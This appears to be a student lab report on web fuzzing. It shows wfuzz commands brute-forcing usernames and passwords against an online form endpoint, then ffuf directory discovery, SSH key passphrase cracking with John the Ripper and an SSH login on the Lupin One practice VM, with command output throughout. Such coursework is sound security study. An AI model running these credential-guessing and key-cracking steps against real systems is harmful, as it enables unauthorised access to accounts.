
Target: https://formoid.net/api/push
Total requests: 52

ID      Response  Lines  Word    Chars  Payload
-----
000000015: 200      0 L    3 W     26 Ch   "compaq"
000000019: 200      0 L    3 W     26 Ch   "domino"
000000003: 200      0 L    3 W     26 Ch   "1234567"
000000007: 200      0 L    3 W     26 Ch   "admin"
000000020: 200      0 L    3 W     26 Ch   "exchadm"
000000001: 200      0 L    3 W     26 Ch   "https://formoid.net/api/push"
000000021: 200      0 L    3 W     26 Ch   "exchange"
000000024: 200      0 L    3 W     26 Ch   "guest"
000000022: 200      0 L    3 W     26 Ch   "ftp"
000000023: 200      0 L    3 W     26 Ch   "gateway"
000000013: 200      0 L    3 W     26 Ch   "clustadm"
000000018: 200      0 L    3 W     26 Ch   "dmz"
000000016: 200      0 L    3 W     26 Ch   "default"
000000017: 200      0 L    3 W     26 Ch   "dell"
000000002: 200      0 L    3 W     26 Ch   "123456"
000000025: 200      0 L    3 W     26 Ch   "lotus"
000000027: 200      0 L    3 W     26 Ch   "notes"
000000031: 200      0 L    3 W     26 Ch   "password"
000000006: 200      0 L    3 W     26 Ch   "Admin"
000000011: 200      0 L    3 W     26 Ch   "backupexec"
000000010: 200      0 L    3 W     26 Ch   "backup"
000000014: 200      0 L    3 W     26 Ch   "cluster"
000000039: 200      0 L    3 W     26 Ch   "sql"
000000049: 200      0 L    3 W     26 Ch   "virus"
000000047: 200      0 L    3 W     26 Ch   "tivoli"
```

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We are also able to get the usernames and passwords when we use wfuzz command in combination.



```
(kali@kali)-[/usr/share/wordlists/wfuzz/others]
$ wfuzz -c -w common_pass.txt -d "username=FUZZ&password=FUZZ" https://formoid.net/api/push
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: https://formoid.net/api/push
Total requests: 52

ID      Response  Lines  Word    Chars  Payload
-----
000000022: 200      0 L    3 W     26 Ch   "ftp - ftp"
000000015: 200      0 L    3 W     26 Ch   "compaq - compaq"
000000019: 200      0 L    3 W     26 Ch   "domino - domino"
000000023: 200      0 L    3 W     26 Ch   "gateway - gateway"
000000020: 200      0 L    3 W     26 Ch   "exchadm - exchadm"
000000021: 200      0 L    3 W     26 Ch   "exchange - exchange"
000000007: 200      0 L    3 W     26 Ch   "admin - admin"
000000003: 200      0 L    3 W     26 Ch   "1234567 - 1234567"
000000001: 200      0 L    3 W     26 Ch   "@gmail.com - @gmail.com"
000000014: 200      0 L    3 W     26 Ch   "cluster - cluster"
000000013: 200      0 L    3 W     26 Ch   "clustadm - clustadm"
000000012: 200      0 L    3 W     26 Ch   "changeme - changeme"
000000011: 200      0 L    3 W     26 Ch   "backupexec - backupexec"
000000008: 200      0 L    3 W     26 Ch   "administrator - administrator"
000000005: 200      0 L    3 W     26 Ch   "123asdf - 123asdf"
000000002: 200      0 L    3 W     26 Ch   "123456 - 123456"
000000004: 200      0 L    3 W     26 Ch   "12345678 - 12345678"
000000024: 200      0 L    3 W     26 Ch   "guest - guest"
000000018: 200      0 L    3 W     26 Ch   "dmz - dmz"
000000026: 200      0 L    3 W     26 Ch   "money - money"
000000030: 200      0 L    3 W     26 Ch   "pass - pass"
000000038: 200      0 L    3 W     26 Ch   "secret - secret"
000000039: 200      0 L    3 W     26 Ch   "sql - sql"
000000036: 200      0 L    3 W     26 Ch   "replicate - replicate"
000000035: 200      0 L    3 W     26 Ch   "qwerty - qwerty"
```

Group 10:


Khondoker Ishmum Muhammad (155895212)
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Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

Fuzzing in Lupin One

For the Lupin One VM, we decided to use FFUF, which is a web fuzzer that is simple and quick.

Fuzzing was done to find hidden files and directories, from which we could get a secret file, which would ultimately lead us to getting the passphrase for 'icex64' account.

First, we ran FFUF on the URL for the IP Address.




```
root@kali: ~  
ffuf -c -u http://192.168.99.129/~FUZZ -w /usr/share/wordlists/dirb/common.txt  
  
v2.0.0-dev  
:: Method : GET  
:: URL : http://192.168.99.129/~FUZZ  
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500  
  
[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 2ms]  
* FUZZ: secret  
  
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::  
root@kali: ~
```

Khondoker list


File	Edit	View
Khondoker: Ishum Muhammad (155895212)		
Aryan Santosh Salindane (136235215)		
Ananthu Krishna Vadakkeppatt (154290217)		
Syed Mujahid Hamid Ali (161202213)		

Ln 1, Col 38 100% Windows (CRUF) UTF-8


From this, we got the secret file.




Then, we ran FFUF on the above URL from which we got the secret file.




From this, we got another secret file, which was a text document.




On converting it from Base58, using CyberChef, we got the private key.






This was then used with SSH2john to get a hash value, and then that hash was ran with John the Ripper to obtain a passphrase.



This passphrase was then used to login to the 'icex64' account.



```
File Actions Edit View Help
root@kali:~# ssh -i ssh_key.rsa icex64@192.168.99.129
Enter passphrase for key 'ssh_key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct 7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Khondoker.txt

File Edit View

Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235213)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)

Ln 1, Col 38 100% Windows (CRLF) UTF-8

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

8:07 AM
2023-08-03